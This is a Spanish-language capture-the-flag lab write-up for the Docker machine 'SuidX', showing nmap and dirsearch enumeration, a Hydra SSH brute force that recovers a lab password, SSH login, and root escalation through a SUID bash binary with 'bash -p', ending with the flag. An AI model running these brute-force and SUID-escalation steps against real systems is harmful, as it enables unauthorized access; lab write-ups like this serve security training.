Informe de Análisis de Vulnerabilidades y Explotación en ambiente Contralado.

****

1. Información General

- Máquina: S**uidx**
- Tipo: **Docker**
- Dirección IP: **172.17.0.2**
- Fecha: 31/03/2026.

2. Alcance y Objetivo

El presente informe documenta el análisis de seguridad realizado sobre la máquina **Suidx**, en un entorno basado en **Docker** con la IP **172.17.0.2.**

El objetivo es detallar las vulnerabilidades detectadas, demostrar el impacto real que tienen en el sistema y describir las técnicas utilizadas para realizar la fase de reconocimiento y, posteriormente, la explotación de forma controlada.

3. Metodología Utilizada

Se aplicó una metodología clásica de pruebas de penetración, compuesta por las siguientes fases:

- Enumeración de servicios
- Enumeración de aplicaciones web
- Identificación de vulnerabilidades
- Explotación
- Escalada de privilegios
- Documentación

4. Enumeración de Servicios

Herramientas utilizadas

- Nmap

Procedimiento

Se aplicó una metodología clásica de pruebas de penetración, compuesta por las siguientes fases:

El análisis de la superficie de ataque partió de un escaneo detallado con **Nmap**, lo que permitió identificar con precisión los puertos abiertos y los servicios activos del sistema.

Resultados obtenidos

El escaneo con Nmap detectó los siguientes servicios activos en el sistema:

- Puerto 21/tcp: Abierto ftp.
- Puerto 22/tcp: Abierto ssh.
- Puerto 25/tcp: Abierto smtp
- Puerto 3306/tcp: Abierto mysql
- Puerto 5432/tcp: Abierto postgresql
- Puerto 6379/tcp: Abierto redis
- Puerto 8080/tcp: Abierto http
- Puerto 8181/tcp: Abierto blackice-icecap

```
kali@kali: ~
Session  Actions  Edit  View  Help
└─$ nmap -sV -sC -p- 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-02 03:34 EDT
Nmap scan report for 172.17.0.2
Host is up (0.0000050s latency).
Not shown: 65527 closed tcp ports (reset)
PORT     STATE SERVICE          VERSION
21/tcp   open  ftp?
22/tcp   open  ssh              OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 ad:4c:66:ff:fc:ff:8d:2a:da:65:d0:78:5a:1d:bc:3f (ECDSA)
|_  256 e4:e8:0f:af:59:8a:fc:fd:cf:4b:1a:f6:74:46:56:fa (ED25519)
25/tcp   open  smtp?
|_smtp-commands: Couldn't establish connection on port 25
3306/tcp open  mysql?
5432/tcp open  postgresql?
6379/tcp open  redis?
8080/tcp open  http             Apache httpd 2.4.52 ((Ubuntu))
|_http-title: SuidX Lab | whoami-labs
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.52 (Ubuntu)
8081/tcp open  blackice-icecap?
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 463.31 seconds

┌──(kali㉿kali)-[~]
└─$
```

5. Enumeración de Web

Herramientas utilizadas


- Firefox
- Dirsearch
- Hydra

Hallazgos encontrados

Al realizar la fase de enumeración sobre la dirección **http://172.17.0.2:8080**, se logró identificar un nuevo directorio. Este hallazgo es relevante, ya que amplía la superficie de ataque y permite explorar nuevos vectores de intrusión.

```
kali@kali: ~
Session  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ dirsearch -u http://172.17.0.2:8080 -e php,asp,aspx,txt,html
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https
://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, asp, aspx, txt, html | HTTP method: GET | Threads: 25 | Wordlist size: 11453

Output File: /home/kali/reports/http_172.17.0.2_8080/_26-04-02_04-20-46.txt

Target: http://172.17.0.2:8080/

[04:20:46] Starting:
[04:20:47] 403 -  277B  - /.ht_wsr.txt
[04:20:47] 403 -  277B  - /.htaccess.sample
[04:20:47] 403 -  277B  - /.htaccess.orig
[04:20:47] 403 -  277B  - /.htaccess.bak1
[04:20:47] 403 -  277B  - /.htaccess.save
[04:20:47] 403 -  277B  - /.htaccess_orig
[04:20:47] 403 -  277B  - /.htaccess_extra
[04:20:47] 403 -  277B  - /.htaccessOLD
[04:20:47] 403 -  277B  - /.htaccessBAK
[04:20:47] 403 -  277B  - /.htaccessOLD2
[04:20:47] 403 -  277B  - /.htaccess_sc
[04:20:47] 403 -  277B  - /.htm
[04:20:47] 403 -  277B  - /.html
[04:20:47] 403 -  277B  - /.htpasswds
[04:20:47] 403 -  277B  - /.htpasswd_test
[04:20:47] 403 -  277B  - /.httr-oauth
[04:21:11] 403 -  277B  - /server-status
[04:21:11] 403 -  277B  - /server-status/
[04:21:16] 301 -  314B  - /user  →  http://172.17.0.2:8080/user/
[04:21:16] 200 -  431B  - /user/

Task Completed
```

Tras identificar la ruta **http://172.17.0.2:8080/user/** mediante la fase de enumeración web, procedí a inspeccionar su contenido. El objetivo principal fue validar la existencia de pistas o vectores que permitieran obtener una lista de usuarios válida para intentar el acceso inicial al sistema



6. Ataque de Fuerza Bruta al Servicio SSH

Con el usuario **'hacker'** identificado y la confirmación de que el sistema permite ataques de diccionario, se procedió a realizar un ataque de fuerza bruta sobre el servicio **SSH**. Para ello, se utilizó la herramienta **Hydra** en combinación con el diccionario **rockyou.txt**, con el fin de interceptar la credencial válida que permita el acceso remoto a la máquina.

```
kali@kali: ~
Session  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ hydra -l hacker -P /usr/share/wordlists/rockyou.txt -t 8 -V -v ssh://172.17.0.2 -f

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-02 04:45:08
[DATA] max 8 tasks per 1 server, overall 8 tasks, 14344399 login tries (l:1/p:14344399), ~1793050 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://hacker@172.17.0.2:22
[INFO] Successful, password authentication is supported by ssh://172.17.0.2:22
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "12345678" - 9 of 14344399 [child 5] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "abc123" - 10 of 14344399 [child 7] (0/0)
kali@kali: ~
Session  Actions  Edit  View  Help
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "colombia" - 459 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "159357" - 460 of 14344399 [child 1] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "teddybear" - 461 of 14344399 [child 4] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "winnie" - 462 of 14344399 [child 5] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "happy" - 463 of 14344399 [child 6] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "manutd" - 464 of 14344399 [child 7] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "123456a" - 465 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "britney" - 466 of 14344399 [child 1] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "katrina" - 467 of 14344399 [child 4] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "christina" - 468 of 14344399 [child 5] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "pasaway" - 469 of 14344399 [child 2] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "cocacola" - 470 of 14344399 [child 6] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "mahal" - 471 of 14344399 [child 7] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "grace" - 472 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "linda" - 473 of 14344399 [child 1] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "albert" - 474 of 14344399 [child 4] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "tatiana" - 475 of 14344399 [child 5] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "london" - 476 of 14344399 [child 2] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "cantik" - 477 of 14344399 [child 3] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "0123456" - 478 of 14344399 [child 6] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "lakers" - 479 of 14344399 [child 7] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "marie" - 480 of 14344399 [child 6] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "teiubesc" - 481 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "147258369" - 482 of 14344399 [child 1] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "charlotte" - 483 of 14344399 [child 4] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "natalia" - 484 of 14344399 [child 5] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "francisco" - 485 of 14344399 [child 2] (0/0)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "amorcito" - 486 of 14344399 [child 3] (0/0)
[22][ssh] host: 172.17.0.2   login: hacker   password: amorcito
[STATUS] attack finished for 172.17.0.2 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-02 04:48:48

┌──(kali㉿kali)-[~]
```

Después del proceso de la enumeración del servicio SSH se obtuvieron las credenciales validas para el usuario hacker.

```
[22][ssh] host: 172.17.0.2   login: hacker   password: amorcito
[STATUS] attack finished for 172.17.0.2 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-02 04:48:48

┌──(kali㉿kali)-[~]
```

7. Acceso al Sistema

Se procedió a establecer una conexión remota mediante el protocolo **SSH**. Utilizando el usuario identificado (hacker) y su contraseña correspondiente, se ejecutó el comando de conexión hacia la IP del contenedor objetivo (**172.17.0.2**), utilizando el comando:

ssh **hacker@172.17.0.2**

```
kali@kali: ~
Session  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ ssh hacker@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:VFwS69UpqQa5tYljuBFv6t5MDp3LYVmBwqb1r22Av08.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
hacker@172.17.0.2's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.12.38+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
-bash-5.1$
```

8. Escalada de Privilegios

Tras establecer el acceso inicial al sistema mediante el servicio **SSH** con las credenciales obtenidas, se inició la fase de **post-explotación**. En esta etapa, el objetivo principal es realizar una **escalada de privilegios**; para ello, se procedió a identificar archivos con permisos especiales **SUID** (*Set User ID*), buscando binarios con configuraciones vulnerables que permitan elevar los permisos del usuario actual a privilegios de **root**

```
kali@kali: ~
Session  Actions  Edit  View  Help

To restore this content, you can run the 'unminimize' command.
Last login: Thu Apr  2 08:59:07 2026 from 172.17.0.1
-bash-5.1$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/su
/usr/bin/mount
/usr/bin/find
/usr/bin/umount
/usr/bin/mv
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/more
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/bash
/usr/bin/cp
/usr/bin/chfn
/usr/bin/python3.10
/usr/bin/gawk
/usr/bin/nano
/usr/bin/less
/usr/bin/vim.basic
-bash-5.1$
```

Luego de realizar un escaneo exhaustivo en busca de binarios con permisos especiales, logramos identificar que el binario **/usr/bin/bash** tiene el bit **SUID** activo. Este hallazgo representa un vector crítico de explotación, ya que permite ejecutar una nueva instancia de la Shell con los privilegios del propietario del archivo, facilitando así la obtención de una sesión con permisos de **root**.


```
kali@kali: ~
Session  Actions  Edit  View  Help
-bash-5.1$ /usr/bin/bash -p
bash-5.1# whoami
root
bash-5.1#
```

El binario SUID permitió la ejecución de la escalada a root

9. Captura de la Flag

Se logró el compromiso del sistema evaluado, obteniendo control completo de la máquina, mediante la escalada al directorio raíz del sistema.

```
kali@kali: ~
Session  Actions  Edit  View  Help
bash-5.1# ls -al
total 32
drwxr-x—— 1 hacker hacker 4096 Apr  2 09:03 .
drwxr-xr-x 1 root   root   4096 Dec  6 22:35 ..
-rw——————— 1 hacker hacker    5 Apr  2 09:03 .bash_history
-rw-r--r-- 1 hacker hacker  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 hacker hacker 3771 Jan  6  2022 .bashrc
drwx—————— 2 hacker hacker 4096 Apr  2 08:48 .cache
-rw-r--r-- 1 hacker hacker  807 Jan  6  2022 .profile
bash-5.1# cd /root
bash-5.1# ls -al
total 20
drwx—————— 1 root root 4096 Dec  6 22:35 .
drwxr-xr-x 1 root root 4096 Apr  2 07:33 ..
-rw-r--r-- 1 root root 3106 Oct 15  2021 .bashrc
-rw-r--r-- 1 root root  161 Jul  9  2019 .profile
-rw——————— 1 root root   10 Dec  6 22:35 flag.txt
bash-5.1# cat flag.txt
1EEME_n0w
bash-5.1#
```

10. Evidencia de ingreso de la flag

Tras comprometer exitosamente el sistema y alcanzar los privilegios máximos, se procedió a capturar la **flag** correspondiente. Finalmente, se ingresó el código obtenido en la plataforma de despliegue de la máquina **SuidX** para validar la resolución completa del laboratorio.